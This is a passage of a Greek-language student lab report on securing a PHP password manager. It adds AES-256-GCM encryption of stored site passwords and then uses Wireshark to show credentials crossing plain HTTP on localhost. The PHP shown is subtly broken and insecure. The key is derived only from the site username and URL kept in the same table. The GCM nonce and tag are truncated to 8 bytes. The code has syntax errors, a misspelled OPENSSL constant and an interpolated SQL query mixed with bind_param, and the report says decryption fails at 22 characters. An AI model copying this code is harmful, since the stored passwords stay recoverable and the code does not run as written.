Προσθέτω το παραπάνω query στο αρχείο users.sql που δημιούργησα στην ενότητα 1 (για την δημιουργία χρηστών με προνόμια) (εναλλακτικά ότι υπάρχει στο users.sql + το νέο ερώτημα θα μπορούσαν να προστεθούν στο dump αρχείο που μας δόθηκε αλλά διάλεξα να το διατηρήσω αμετάβλητο).

## Encryption - Decryption

Τώρα θα ασχοληθούμε με τους κωδικούς πρόσβασης που αποθηκεύονται στον πίνακα websites. Σε αυτήν την περίπτωση δεν θέλω να κάνω hashing αλλά encryption – decryption, καθώς θέλω να “κρύψω” τα δεδομένα με reversible τρόπο γιατί χρειάζεται να ανακτήσω την πληροφορία και να την προβάλλω στον χρήστη αλλά δεν θέλω να είναι αποθηκευμένη σαν απλό κείμενο στην βάση δεδομένων. Θα συμβουλευτώ λοιπόν το αρχείο test\_encrypt.php που μου δίνεται. Παρατηρώντας τον κώδικα αυτού του αρχείου συμπεραίνω τα εξής:

- Αρχικά υπολογίζεται το hashed password με παρόμοιο τρόπο όπως και πριν (salts κτλ.), με την διαφορά ότι τώρα είναι bin και όχι hex.
- Στην συνέχεια το hash του κωδικού αλλά και το salt που υπολογίζονται χρησιμοποιούνται για να παραχθεί ένα κλειδί κρυπτογράφησης μέσω της μεθόδου PBKDF2, το οποίο χρησιμοποιείται για AES-256-GCM.
- Τέλος τα δεδομένα κρυπτογραφούνται με AES-256-GCM, χρησιμοποιώντας το παραγόμενο κλειδί και έναν τυχαίο nonce για την ακεραιότητα των δεδομένων.
- Στο αρχείο υπάρχει επίσης και μια συνάρτηση αποκρυπτογράφησης των δεδομένων. Η διαδικασία αποκρυπτογράφησης περιλαμβάνει την ανάκτηση του nonce, του tag και του ciphertext, και την αποκρυπτογράφηση των δεδομένων με το ίδιο κλειδί.

Πρέπει λοιπόν να τροποποιήσουμε τον κώδικα του αρχείου dashboard.php για να χρησιμοποιήσουμε την παραπάνω λογική. Αρχικά θα κρυπτογραφήσουμε τον κωδικό που εισάγει ο χρήστης για να τον αποθηκεύσουμε στην βάση δεδομένων και όταν έρθει η στιγμή να τον εμφανίσουμε στον χρήστη θα τον αποκρυπτογραφήσουμε. Αντιγράφουμε τις συναρτήσεις από το test\_encrypt.php στο password\_helper.php που δημιουργήσαμε προηγουμένως (οι συναρτήσεις φαίνονται στα screenshot παρακάτω).

```
function getPasswordHash_Bin($username, $password) {
    $salt = hash('sha256', $username, true); // Compute salt as the hash of the username (parameter 'true' computes hash in bin format, default is hex)
    $saltedPwd = $salt . $password; // Get a salted password by combining salt and password
    $hashedPwd = hash('sha256', $saltedPwd, true); // Hash the salted password using SHA-256
    // Return the password hash and the salt
    return [
        'hash' => $hashedPwd,
        'salt' => $salt
    ];
}

function deriveEncryptionKey($username, $password) {
    // Compute binary hash of salted-password (and salt) from username and password
    $pwdHash = getPasswordHash_Bin($username, $password);

    // Derive a secure key using PBKDF2
    $iterations = 100000; // Number of iterations for PBKDF2
    $keyLength = 32; // Key length = 32 bytes for AES-256
    $key = hash_pbkdf2('sha256', $pwdHash['hash'], $pwdHash['salt'], $iterations, $keyLength, true); // Parameter 'true' computes hash_pbkdf2 in bin
    return $key;
}
```

```
// Encrypt data using AES-256-GCM
function encryptData($data, $key) {
    $nonce = random_bytes(12); // 12 bytes for AES-GCM nonce
    $cipher = "aes-256-gcm";

    // Encrypt the data
    $ciphertext = openssl_encrypt($data, $cipher, $key, OPENSSSL_RAW_DATA, $nonce, $tag);

    // Concatenate nonce, tag, and ciphertext for storage
    $result = $nonce . $tag . $ciphertext;
    return base64_encode($result); // Encode to make it suitable for storage or transmission
}

// Decrypt data using AES-256-GCM, extracting nonce, tag, and ciphertext from the concatenated string
function decryptData($encryptedData, $key) {
    $cipher = "aes-256-gcm";

    // Decode the base64-encoded data
    $encryptedData = base64_decode($encryptedData);

    // Extract nonce (12 bytes), tag (16 bytes), and ciphertext
    $nonce = substr($encryptedData, 0, 12);
    $tag = substr($encryptedData, 12, 16);
    $ciphertext = substr($encryptedData, 28);

    // Decrypt the data
    $decryptedData = openssl_decrypt($ciphertext, $cipher, $key, OPENSSSL_RAW_DATA, $nonce, $tag);

    return $decryptedData;
}
?>
```

Παραθέτουμε και τις αλλαγές στον κώδικα του dashboard.php

```
21 <?php
22 // Resume existing session (or start a new one)
23 session_start();
24
25 // If not logged in redirect to login page
26 if (!isset($_SESSION['loggedin']) || $_SESSION['loggedin'] !== true || !isset($_SESSION['username']) || $_SESSION['username'] === '') {
27     header("Location: login.php");
28     exit();
29 }
30
31 $username = $_SESSION['username'];
32
33 // Connect to the database
34 $conn=mysqli_connect("localhost","dashuser","dashpass","pwd_mgr");
35 // Check connection
36 if (mysqli_connect_errno()) {
37     echo "Failed to connect to MySQL: " . mysqli_connect_error();
38     exit();
39 }
40
41 // Check if 'Insert new website' button is selected
42 if (isset($_POST['new_website'], $_POST['new_username'], $_POST['new_password'])) &&
43     trim($_POST['new_website']) != '' && trim($_POST['new_username']) != '' && trim($_POST['new_password']) != '' {
44     $new_website = trim($_POST['new_website']);
45     $new_username = trim($_POST['new_username']);
46     $new_password = trim($_POST['new_password']);
47
48     // Encrypt the password
49     $encryptionKey = deriveEncryptionKey($new_username, $new_website);
50     $encrypted = encryptData($new_password, $encryptionKey);
51
52     // Insert new web site
53     // $sql_query = "INSERT INTO websites (login_user_id,web_url,web_username,web_password) VALUES " .
54     // "((SELECT id FROM login_users WHERE username='{$username}'), '{$new_website'}), '{$new_username'}', '{$new_password'}'";
55     $sql_query = "INSERT INTO websites (login_user_id,web_url,web_username,web_password) VALUES " .
56     "((SELECT id FROM login_users WHERE username='{$username}'), '{$new_website'}), '{$new_username'}', '{$encrypted}'";
57     $stmt = $conn->prepare($sql_query);
58     $stmt->bind_param("ssss", $username, $new_website, $new_username, $encrypted);
59     $stmt->execute();
60     $result = $stmt->get_result();
61 }
```

Η γραμμή 22 κάνει include στο dashboard.php το αρχείο με τις συναρτήσεις.

Η γραμμή 50 “δημιουργεί” το κλειδί κρυπτογράφησης με ορίσματα το username και το web url που δώσαμε (αντί για username και password).

Η γραμμή 51 κρυπτογραφεί το νέο password που θέλουμε να εισάγουμε στην εφαρμογή, σύμφωνα με τα όσα εξηγήσαμε παραπάνω.

Η γραμμή 58 εισάγει τελικά στην βάση τον κωδικό κρυπτογραφημένο και όχι ως απλό κείμενο (βλέπε screenshots παρακάτω).

```

98 echo "<h3>Entries of " . $username . "</h3>";
99
100 if (empty($result) && $result->num_rows >= 1) {
101     while ($row = $result -> fetch_assoc()) {
102
103         echo "<table border=0>";
104         echo "<tr style='background-color: #4f4f4f;'><td colspan=2>" . $row["web_url"] . "</td></tr>";
105         echo "<tr><td>Username: " . $row["web_username"] . "</td><td>Password: " . $row["web_password"] . "</td></tr>";
106         echo "<tr><td><form method='POST' style='height: 3px;'>";
107         echo "<input type='hidden' name='websiteid' value='" . $row["webid"] . "'>";
108         echo "<button type='submit' name='delete_website'>Delete</button></form></td></tr>";
109         echo "<tr><td colspan=2 style=height: 20px;></td></tr>";
110         echo "</table><p>";
111     }
112
113     // Free result set
114     $result -> free_result();
115 } else {
116     echo "<p><font color=red>No entries found.</font></p>";
117 }
118
101 echo "<h3>Entries of " . $username . "</h3>";
102
103 if (empty($result) && $result->num_rows >= 1) {
104     while ($row = $result -> fetch_assoc()) {
105
106         $password = $row["web_password"];
107         $encryptionKey = deriveEncryptionKey($row["web_username"], $row["web_url"]);
108         $decrypted = decryptData($password, $encryptionKey);
109         echo "<table border=0>";
110         echo "<tr style='background-color: #4f4f4f;'><td colspan=2>" . $row["web_url"] . "</td></tr>";
111         echo "<tr><td>Username: " . $row["web_username"] . "</td><td>Password: " . $decrypted . "</td></tr>";
112         echo "<tr><td><form method='POST' style='height: 3px;'>";
113         echo "<input type='hidden' name='websiteid' value='" . $row["webid"] . "'>";
114         echo "<button type='submit' name='delete_website'>Delete</button></form></td></tr>";
115         echo "<tr><td colspan=2 style=height: 20px;></td></tr>";
116         echo "</table><p>";
117     }
118
119     // Free result set
120     $result -> free_result();
121 } else {
122     echo "<p><font color=red>No entries found.</font></p>";
123 }
124

```

Η γραμμή 108 ξανά δημιουργεί το κλειδί κρυπτογράφησης παίρνοντας από την βάση δεδομένων το username αλλά και το web url για κάθε γραμμή του πίνακα websites (δεδομένου ότι ταιριάζουν τα user id του συνδεδεμένου χρήστη).

Η γραμμή 109 αποκρυπτογραφεί τον κωδικό που έχει αποθηκευτεί στην βάση.

Η γραμμή 112 τυπώνει τελικά στον χρήστη τον κωδικό αποκρυπτογραφημένο.

Πράγματι ας εισάγουμε ένα νέο website συνδεδεμένος ως ο χρήστης u1.

Συμπληρώνουμε τα παρακάτω στην φόρμα εισαγωγής.

Website: www.dummy.com

Username: dummy\_name

Password: securepassword

Προσπαθώντας να εφαρμόσουμε το παραπάνω παράδειγμα αντιμετωπίζουμε ξανά το πρόβλημα των 50 χαρακτήρων (μέγιστο όριο για το password όταν αποθηκεύεται στην βάση δεδομένων). Αν υλοποιούσα μια πραγματική εφαρμογή θα άλλαζα το sql dump που μας δόθηκε και θα όριζα το password να δέχεται περισσότερους χαρακτήρες. Θέλοντας όμως να διατηρήσω το αρχείο που μας δόθηκε αμετάβλητο θα προσαρμόσω τις συναρτήσεις κρυπτογράφησης αναλόγως. Στις συναρτήσεις που μας δίνονται έτοιμες το nonce έχει μέγεθος 12 bytes ενώ το tag 16 bytes. Σύμφωνα με τις προδιαγραφές της βάσης δεδομένων θέλω η έξοδος της κρυπτογράφησης να είναι max 50 χαρακτήρες. Ακολουθεί μαθηματική ανάλυση για τον υπολογισμό του μέγιστου αριθμού χαρακτήρων που μπορεί να έχει το password μου ώστε να ισχύει το παραπάνω με δεδομένα μεγέθη στο nonce και στο tag αυτά που αναφέρθηκαν.

### Ανάλυση

Η έξοδος της κρυπτογράφησης αποτελείται από:

- Nonce: 12 bytes
- Tag: 16 bytes
- Ciphertext: Όσα bytes είναι το μήκος των δεδομένων εισόδου (στην περίπτωσή μας, του κωδικού πρόσβασης).

Το συνολικό μέγεθος της δυαδικής εξόδου είναι:

Σύνολο bytes=12(Nonce)+16(Tag)+Password (bytes)

Η έξοδος αποθηκεύεται σε Base64 μορφή:

$$\text{Μέγεθος Base 64} = \left\lceil \frac{\text{Σύνολο bytes}}{3} \right\rceil \times 4$$

Θέλω η κωδικοποιημένη έξοδος να είναι το πολύ 50 χαρακτήρες άρα:

$$\text{Σύνολο bytes} \leq \frac{50 \times 3}{4} = 37.5$$

Στρογγυλοποιώ προς τα κάτω: 37 bytes.

Από αυτά τα 37 bytes αφαιρούμε τα 12 bytes του Nonce και τα 16 bytes του Tag:

$$\text{Μέγιστο μήκος κωδικού (bytes)} = 37 - 12 - 16 = 9 \text{ bytes}$$

Για ASCII χαρακτήρες (1 byte ανά χαρακτήρα):

$$\text{Μέγιστο μήκος κωδικού (χαρακτήρες)} = 9$$

Αρκετά μικρό μέγεθος κωδικού πρόσβασης. Για να το αντιμετωπίσουμε αυτό θα τροποποιήσουμε την συνάρτηση κρυπτογράφησης (και αντίστοιχα αποκρυπτογράφησης). Συγκεκριμένα θα ορίσουμε το nonce να έχει μέγεθος 8 bytes και το tag επίσης 8 bytes. Ξανά κάνω τις πράξεις.

$$\text{Συνολικό binary μέγεθος} = 8(\text{Nonce}) + 8(\text{Tag}) + x(\text{Κωδικός})$$

$$\text{Μέγεθος Base 64} = \left\lceil (16 + x) \times \frac{4}{3} \right\rceil$$


$$\text{Θέτω μέγεθος Base 64} = 50:$$

$$50 = \left\lceil (16 + x) \times \frac{4}{3} \right\rceil$$

$$(16 + x) \times \frac{4}{3} \leq 50$$

$$x \leq 21.5$$

Επομένως μέγιστο μέγεθος για τον κωδικό είναι 21 bytes ή (εφόσον μιλάμε για ASCII) 21 χαρακτήρες. Κάπως καλύτερα. Σε μια πραγματική εφαρμογή, όπως προανέφερα, θα άλλαζα το μέγεθος του password που δέχεται η βάση δεδομένων. Κάνουμε λοιπόν τις απαραίτητες αλλαγές στον κώδικα του password\_helper.php ώστε το nonce και το tag να είναι 8 bytes.



```

37 // Encrypt data using AES-256-GCM
38 function encryptData($data, $key) {
39     $nonce = random_bytes(12); // 12 bytes for AES-GCM nonce
40     $cipher = "aes-256-gcm";
41
42     // Encrypt the data
43     $ciphertext = openssl_encrypt($data, $cipher, $key, OPENSSL_RAW_DATA, $nonce, $tag);
44
45     // Concatenate nonce, tag, and ciphertext for storage
46     $result = $nonce . $tag . $ciphertext;
47     return base64_encode($result); // Encode to make it suitable for storage or transmission
48 }
49
50 // Decrypt data using AES-256-GCM, extracting nonce, tag, and ciphertext from the concatenated string
51 function decryptData($encryptedData, $key) {
52     $cipher = "aes-256-gcm";
53
54     // Decode the base64-encoded data
55     $encryptedData = base64_decode($encryptedData);
56
57     // Extract nonce (12 bytes), tag (16 bytes), and ciphertext
58     $nonce = substr($encryptedData, 0, 12);
59     $tag = substr($encryptedData, 12, 16);
60     $ciphertext = substr($encryptedData, 28);
61
62     // Decrypt the data
63     $decryptedData = openssl_decrypt($ciphertext, $cipher, $key, OPENSSL_RAW_DATA, $nonce, $tag);
64
65     return $decryptedData;
66 }

```

```

37 // Encrypt data using AES-256-GCM
38 function encryptData($data, $key) {
39     $nonce = random_bytes(8); // use 8 bytes instead of 12 for nonce
40     $cipher = "aes-256-gcm";
41
42     // Encrypt the data
43     $ciphertext = openssl_encrypt($data, $cipher, $key, OPENSSL_RAW_DATA, $nonce, $tag);
44
45     // set tag to 8 bytes
46     $tag = substr($tag, 0, 8);
47
48     // Concatenate nonce, tag, and ciphertext for storage
49     $result = $nonce . $tag . $ciphertext;
50     return base64_encode($result); // Encode to make it suitable for storage or transmission
51 }
52
53 // Decrypt data using AES-256-GCM, extracting nonce, tag, and ciphertext from the concatenated string
54 function decryptData($encryptedData, $key) {
55     $cipher = "aes-256-gcm";
56
57     // Decode the base64-encoded data
58     $encryptedData = base64_decode($encryptedData);
59
60     // Extract nonce (8 bytes), tag (8 bytes), and ciphertext
61     $nonce = substr($encryptedData, 0, 8);
62     $tag = substr($encryptedData, 8, 8);
63     $ciphertext = substr($encryptedData, 16);
64
65     // Decrypt the data
66     $decryptedData = openssl_decrypt($ciphertext, $cipher, $key, OPENSSL_RAW_DATA, $nonce, $tag);
67
68     return $decryptedData;
69 }

```

Δοκιμάζω λοιπόν να κάνω δύο νέες εισαγωγές στην φόρμα:

Εισαγωγή 1:

- Website: [www.dummy.com](http://www.dummy.com)
- Username: dummy
- Password: securepassword1234567 (21 χαρακτήρες)



Εισαγωγή 2:

- Website: www.example.com
- Username: webuser
- Password: securepassword12345678 (22 χαρακτήρες)

Στην βάση δεδομένων μου αποθηκεύονται τα παρακάτω

websites (3r x 5c)						
#	webid	login_user_id	web_url	web_username	web_password	
1	1	1	www.test.com	tom	tompass	
2	27	1	www.dummy.com	dummy	zPe45cRgded4PJhMyn2BXPVGvhuIFISa0/XGNrBL9yTnUbtWaA	
3	28	1	www.example.com	webuser	/wipRo/CJKO/kyZcnaKZLZklR6oaiNtlmwz02Zty46TPzD0AVM	

Ενώ στην ιστοσελίδα εμφανίζονται τα εξής

#### Entries of u1

www.test.com	
Username: tom	Password:
<input type="button" value="Delete"/>	

www.dummy.com	
Username: dummy	Password: securepassword1234567
<input type="button" value="Delete"/>	

www.example.com	
Username: webuser	Password:
<input type="button" value="Delete"/>	

website
Username
Password
<input type="button" value="Insert new website"/>

[Notes - comments](#)

[Logout](#)

Παρατηρούμε λοιπόν πως η κωδικοποίηση – αποκωδικοποίηση σπάει στους 22 χαρακτήρες. Δεν θα ασχοληθούμε περαιτέρω με το συγκεκριμένο θέμα καθώς δεν είναι αυτός ο στόχος της εργασίας αλλά πιστεύω πως άξιζε να ασχοληθούμε ελάχιστα με το θέμα. Βλέπουμε επίσης πως ο κωδικός δεν εμφανίζεται για την πρώτη σελίδα, αυτήν που προϋπήρχε στην βάση, καθώς ο κωδικός είναι αποθηκευμένος (όπως δόθηκε από το dump) σαν απλό κείμενο. Θα αλλάξουμε λοιπόν την τιμή του στην βάση. Αρκεί να κάνουμε την διαδικασία κωδικοποίησης όπως έχει οριστεί από τις συναρτήσεις στο password\_helper.php, για την συγκεκριμένη εισαγωγή δηλαδή για:

- Website: www.test.com
- Username: tom
- Password: tompass

Η κρυπτογραφημένη τιμή που προκύπτει είναι η εξής:

D27w5tAtuXSfqTDWfNHQVLN3Dz4M/yw=

Τρέχω το παρακάτω ερώτημα

**UPDATE** websites

**SET** web\_password = 'D27w5tAtuXSfqTDWfNHQVLN3Dz4M/yw='

**WHERE** webid = 1;

οπότε τελικά έχω

websites (2r x 5c)						
#	webid	login_user_id	web_url	web_username	web_password	
1	1	1	www.test.com	tom	D27w5tAtuXSfqTDWfNHQVLN3Dz4M/yw=	
2	27	1	www.dummy.com	dummy	zPe45cRgded4PjhMyn2BXpVGvhu1FISa0/XGNrBL9yTnUbtWaA	

### Entries of u1

www.test.com

Username: tom      Password: tompass

Delete

www.dummy.com

Username: dummy      Password: securepassword1234567

Delete

website

Username

Password

Insert new website

[Notes - comments](#)

[Logout](#)


Προσθέτω το παραπάνω query στο αρχείο users.sql που δημιούργησα στην ενότητα 1 (για την δημιουργία χρηστών με προνόμια) (εναλλακτικά ότι υπάρχει στο users.sql + το νέο ερώτημα θα μπορούσαν να προστεθούν στο dump αρχείο που μας δόθηκε αλλά διάλεξα να το διατηρήσω αμετάβλητο).

## 5) Κίνδυνος Υποκλοπής Δεδομένων μέσω Μη Ασφαλούς Πρωτοκόλλου HTTP


Θα χρησιμοποιήσουμε το περιβάλλον Wireshark για να παρακολουθήσουμε το δίκτυο. Αρχικά πρέπει να επιλέξουμε adapter. Εφόσον θέλουμε να παρακολουθήσουμε το localhost θα επιλέξουμε “Adapter for loopback traffic capture”. Σαν display filters βάζω τα εξής:  
(tcp.port == 3306 or tcp.port == 80) and http

Το port 3306 είναι για το MySQL, ενώ το 80 είναι το default HTTP port για το Apache. Το φίλτρο HTTP είναι για το πρωτόκολλο.

Ανοίγω την εφαρμογή μου και κάνω login ως χρήστης u1.




Κάνω δεξί κλικ και Follow HTTP stream




Παρατηρώ το αρχείο που φαίνεται και στο screenshot από κάτω



- Username: dummy\_user
- Password: userpass



